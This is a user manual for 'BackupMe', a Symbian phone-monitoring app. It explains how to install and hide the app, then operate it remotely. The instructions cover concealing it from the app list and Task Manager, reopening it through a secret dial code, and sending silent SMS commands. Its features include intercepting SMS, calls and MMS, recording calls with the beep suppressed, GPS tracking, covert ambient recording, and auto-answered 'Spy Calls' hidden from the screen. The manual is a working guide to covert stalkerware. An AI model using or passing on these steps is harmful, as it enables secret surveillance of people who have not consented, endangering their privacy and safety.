## Overview

**Phone Requirement:**
Any smartphone runing Symbian 9.x operation system.

**Internet Connection Requirement:**
The working GPRS connection required for the application properly work.

**Optional Requirement:**
There should be GPS receiver for GPS tracking.

**Three Basic Steps for Install and Usage the BackupMe:**
1. Register your account at http://savemy.mobi/auth/signup
2. Install Backup Me to your phone and activate it. Adjust the application if you need it.
3. Sign in to your account at http://savemy.mobi/ to view logs. Check logs any time at any place in world where present internet.

## Registartion

So you are ready to know what happens to your phone or if your children are safe. To start with you should create your account at web archive server http://savemy.mobi/auth/signup. The registration process is simple. Just you should fill a few fields:

User Name – choose your user name to login the server.
Password – it should be at least 6 characters.
E-mail address – enter your e-mail address in case we need to email you updates.
Also you should accept the User Agreement.

## Installing

After you created your account, it's time to install the BackupMe to your monitored phone. The installation process takes several minutes:
1. Completely remove previous version of application from your phone. If you have never installed before go to step 2.
2. On your phone go to Menu → Web.
3. Go to Options ->Navigation Options ->Go to web address.
4. Enter following address: http://depro.biz and then click "Goto".
5. Wait until the program is downloaded and then click Install.
6. The warning messages about privacy and billable events will appear during installation. Read and accept it.
7. After installation is complete the application will be launched automatically and request autostart on the phone boot. Accept it.
8. Before the application will capture events you should activate it. See below.
9. There are enough default settings to start to capture  SMS and Voice calls. Click "Hide"

Now you can monitor your phone. Sign in http://savemy.mobi to view logs. **Note: first records will appear at the server during an hour if settings are default.**

## Additional Installing Notes

The application doesn't have an icon in "Installed applications" folder. If  BackupMe installed successfully it should start automatically. If you have closed the application it can be launched again in two ways:

1. If autostart is enabled just reboot the phone. Application will start automatically after the phone booted.
2. Install the application again. Application will start automatically after installation completed.

When the application runs in background and it is  not activated yet you can open UI through Task Manager (press and hold Menu key for a few seconds, then select BackupMe).  If it is already activated, most of time the application runs in background. So the icon doesn't appear in the Task Manager. In this case  you should do following to open application UI:

dial **# your Subscription ID** then press call (send), after 2 seconds hangup call

For example, if your Subscription ID is 123456789012 then to open the application you should dial:

**\*#123456789012**  **, after 2 seconds** 

## Uninstalling

If you want to uninstall the application go to the App. Manager, select BackupMe, and click Options → Remove. **COUTION: If you have not deactivated the application before uninstalling then the request "Subscription ID:" would appear. You should enter there the Subscription ID for this phone.**

## Activation

You should activate the application before it will start capture events. To activation go to Options → Activation. Then enter the Subscription ID. You can get the Subscription ID at "My Subscriptions" section in your profile at http://savemy.mobi.  If you have not been registered  yet, it's time to do it here: http://savemy.mobi/auth/signup.

If activation is successful the model and IMEI of your phone will appear at "My Devices" section in  profile of your account. And all the application's settings will become available.

## Deactivation

Deactivation is necessary if you want to change the phone. Before you are able to activate the application on  another phone you should deactivate  the current. To deactivate open the application then go to Options → Deactivate.

After successful activation the main application window consists of a main menu and two soft keys «Options» and «Hide».By clicking the «Hide» key GUI is closed, but DE continues working and records events according to your settings. To open the menu again you should dial the phone:

```
*#Subscription-ID, then call, then reset
```

## Menu "Options"

Options menu consists of seven items.

### Deactivate

Deactivates the device. After deactivation you have opportunity to activate another phone with the same Subscription ID. All the registered events and the phone after deactivation are not deleted from the server. You can delete the phone (all the events) from the server, at "My Devices" section of your account profile.

### Select Access Point

Here you can select an access point through which the application will connect to the server. You can choose "Auto". Then the program will try to find a working access point by enumerating. In phones with Symbian v.9.3 (S60 3rd Edition FP2) and later the list of available access points is taken from the destination "Internet" in network settings of the phone. In earlier phone models all the available access points are listed. It is recommended manual selecting access point for such phones.

### Autostart

Enable/disable automatic launching the application after rebooting the phone. If autostart is disabled, then after exiting the program or rebooting the phone, the only way to run the application again is to install it again.

### Send events immediately

It allows to send all logged events to the server.

### List of numbers

It displays a list of numbers which is used when determining whether it is allowed to register the event.

### About

It displays information about the program: name, version, IMEI of the phone, memory status, current access point, number of records in the database, the last attempt to connect to the server.

### Exit

Exiting the program. The application completely stops working. To run the program again you should restart the phone (if autostart is allowed), or reinstall the application.

# DE settings description

All settings are assembled in 4 groups:

- Events - settings of the recorded events, mode and uploading time to the server.
- GPS - setting interval updating of GPS data.
- Master-phone - settings of the phone number which receives notifications and from which a Spy Call is made.
- Settings - other options that did not get into one of the previous groups.

### Events

Settings group «Events» contains following options:

| Option | Possible values | Description |
|---|---|---|
| Upload Time Mode | *«Periodically»* or *«At the specified time»* | This option affects the interpretation of the next parameter. If you choose *<Periodically»*, then this setting determines through what period of time (in hours) to upload events. If you choose *«At the specified time»*, then events are sent once a day at a specified time in the next parameter. |
| Send Every/At | 1..24 | Sets uploading time of intercepted events. It can have two interpretations. If *«Upload Time Mode»* set as *«Periodically»* then this setting determines through what period of time (in hours) events are uploaded. If *«Upload Time Mode»* set as *«At the specified time»* so the events are uploaded once a day at a specified time. |
| Max Number of Events | 1..500 | Another parameter affecting the frequency of uploading data to the server. This option specifies the maximum number of recorded events, after which data is sent to the server. In other words, the data is uploaded either at specified time (time period), or after registration «Maximum number of events» depending on what comes first. This option, takes into account the following events: SMS, MMS, voice calls, environment records, camera shots, phone files inquiries. |
| Capture Events | SMS, MMS, Call, Cell ID, Camera | Determines which events should be recorded |
| Start Capturing | Yes, No | Enable/disable logging. If this option is set as *«No»*, then nothing will be captured. |

### GPS

GPS Group has only one option - the «GPS Update Interval». This option is available only on phones equipped with GPS receiver.
Possible values:

- Off.
- 10 seconds
- 30 seconds
- 1 minute

- 5 minutes
- 15 minutes
- 30 minutes

There are different ways to determine location on different phone models. This may be a built-in GPS receiver and/or A-GPS, or network based.

A brief description of each of the methods shown in the table below:

| Method | Description |
|---|---|
| GPS | Integrated GPS receiver is used. The main advantages of this method are the accuracy and because it is for free. **Disadvantages**: 1) Unable to determine the location of the phone indoors. 2) Quite a long start: first coordinates can be obtained with a delay of several minutes after the request. |
| A-GPS | In addition to the GPS receiver a request is made to special assisting server, which helps to produce first estimates not waiting to receive signals from all the satellites. This method significantly accelerates receiving first coordinates. Usually they are available within a few seconds. To disadvantages of this method we refer the same inability to determine coordinates indoors, as well as the need to use Internet connection, which may cause additional costs. |
| Network based | Using this method, positioning module collects information about base stations which register telephone, WiFi networks information surrounding the phone, and transmits the data to dedicated server, in response receiving coordinates of the phone. **Advantages** of this method: 1) There is possibility to determine location of the phone indoors. 2) Quite fast reception of the first coordinates (usually a few seconds.) **Disadvantages**: 1) The need to use Internet connection, which may cause additional costs. 2) The accuracy of this method can be quite low, especially in places with loose arrangement of base stations (eg out of town). |

In order to DE could collect data of the GPS receiver you must turn on at least one method of determining position in the phone settings (see the user guide for your phone). Most preferred to turn on two methods for determining coordinates: A-GPS or GPS and Network based. In this case, the DE will be able to get the phone coordinates, even if it is in the room. But this may cause additional costs for internet connection.

If GPS and A-GPS are enabled at the same time, DE will always use A-GPS as a primary module.

**Master Phone**

In this group you can set up a phone number which will receive SMS notifications and from which Spy Call will be made. Options are described in the table below:

| Option | Description |
|---|---|
| Enable Spy Call | Determines whether Spy Call is allowed. If Spy Call is allowed and *«Master Phone Number»* is set the application will automatically answer to incoming calls from specified number. In this case, information about the call will not be displayed in the screen. |
| Master Phone Number | Telephone number, which will receive SMS notification about changing SIM cards and checks about connection to the server. Also a Spy Call is made from this number. The phone number should be in international format: **+<country code><network code><number>**. |

**Note:** using a Spy Call you should disable «Summary after call» option in the phone settings. Usually this parameter is here: «Menu»→«Settings»→«Phone»→«Phone Call»→«Summary after call».

**Settings**

In the «Settings» group assembled options that did not get into one of the previous groups.

| Option | Possible values | Description |
|---|---|---|
| Enable Autostart | Yes/No | Enable/disable program startup when phone is turned on. |
| Enable SMS Notifications | Yes/No | Enable/disable SMS notification of changing SIM cards. |
| Enable Recording | Yes/No | Enable/disable voice call recording. |
| Enable Bepp Suppression | Yes/No | Enable/disable beep suppression during recording. This option is available when recording enabled. Beep suppression does not work on all phones. |
| Recording Quality | 1..100 | The level of recording quality. This option is available when beep suppression enebled. If you hear a beep during recording, it is necessary to reduce recording quality. Unfortunately, on some phones, beeping is heard even if quality was set to 1. |
| Storage | «Phone's Memory»/«Memory Card» | Specifies the storage location of internal database of registered events. |

| SMS commands |
|:---:|

SMS command contains 5 parts: prefix, response flag, Subscription ID, command ID and optional parameter. All parts are slotted by colon except parameter. **There should be space between the command and parameter.**

## For example:

*Command to record phone's environment during 5 minutes:*

**#:1:123456789012:13 5**

**#** - prefix. This part shows the application that incoming SMS is a command. And it should be received silently and it should not be shown at inbox folder.

**1** – response flag. May be 0 or 1. If it is set to 1 after sending command you will receive response from the target phone. It contains command's ID and the result of executing command.  For example:

**CMD: 13 OK**

If the command is failed the response would contain **ERROR** and the reason of error instead **OK**.

**123456789012** – 12 digits of Subscription ID.

**13** – command ID

**5** – parameter

## List Of SMS Commands

This table assumes that the response sign is 1, and the subscription ID is 123456789012.

| The first part of the command (#:Response-sign:Subscribtion-ID:) | Command | Parameter (possible values or example) | Description |
|---|---|---|---|
| #:1:123456789012: | 0 | 1..24 | Sets an option «Send Every/At». |
| | 1 | 1..500 | Sets an option «Max Number of Events». |
| | 2 | 01011 | Sets an option «Capture Events». Each digit (0 or 1) corresponds to a particular type of event: Camera, MMS, cell ID, calls, SMS. 0 – interception of this event is disabled. 1 – interception of this event is enabled. In this example, we intercept MMS, calls and SMS, cell ID and camera shots are not intercepted |
| | 3 | 0 or 1 | Sets an option «Start capturing». 0 corresponds to «No», 1 - «Yes» |
| | 4 | 0..7 | Sets an option «GPS Update Interval». 0 – disable GPS 1 - 10 sec 2 - 30 sec 3 - 1 min 4 - 5 min 5 - 15 min 6 - 30 min |
| | 5 | 0 or 1 | Sets an option «Enable Spy Call». 0 corresponds to «No», 1 - «Yes» |
| | 6 | +75551234567 | Sets an option «Master Phone Number». |
| | 7 | 0 or 1 | Prohibits(0)/Permits(1) auto access point selection |
| | 8 | 0 or 1 | Sets an option «Enable Recording». 0 corresponds to «No», 1 - «Yes» |
| | 9 | 1..100 | Sets an option «Recording Quality». 0 corresponds to «No», 1 - «Yes» |
| | 10 | 0 or 1 | Sets an option «Enable SMS Notifications». 0 corresponds to «No», 1 - «Yes» |
| | 11 | 0 or 1 | Sets an option «Storage». 0 - Phone Memory 1 - Memory Card |
| | 12 | no | Starts uploading of all events to the server |
| | 13 | 1..35 | Record phone environment. The recording time can be set from 1 to 35 minutes |
| | 14 | 0 or 1 | Sets an option «Upload Time Mode». 0 - Periodically 1 - At the specified time |
| | 15 | no | Get new settings from the server. |
| | 16 | no | Get the list of phone's access points. In response SMS access points are listed in the following format: |

|  |  |  | <Access point ID> = <Access point name>. |
| --- | --- | --- | --- |
|  | 17 | Access point ID | Sets an access point. The parameter must be set as an integer - the ID of the access point. You can get the list of access points ID by sending the command #16 |
|  | 18 | no | Check the server connection. DE will try to connect to the server via selected access point (or enumerate available access points, if auto selection of access point was enabled). If the connection is successful you would receive SMS as follows: *«Connection is UP. IAP name is<u>The access point name></u>. IAP selection mode is <u>\<Access point selection mode></u>.»* If connection to the server failed, response SMS message is: «Connection is FAILED. Error code is <u>\<Error Code></u>. IAP selection mode is<u>\<Access point selection mode ></u>.» **IMPORTANT:** 1. If response sign is set to 1, the first response message will be *«CMD=18; OK»*. This does not mean that the connection tested. This message shows that the command is accepted without errors. Connection test results you will receive in the next message. 2. Message about the connection results come only if **number of master phone is set**. Message will be sent to this number. 3. If there is not enough credits it could not connect to the server and you would not receive any reply SMS. |
|  | 19 | phone number | Add a phone number in your contacts list, events from which are allowed/forbidden to register. |
|  | 20 | phone number | Delete the phone number in your contacts list, events from which are allowed/forbidden to register. |
|  | 25326 | no | Clear DE database. This command removes all registered but not sent to the server events (including recordings, requested files, camera shots). |
|  | 732668 | no | Reboot the phone. |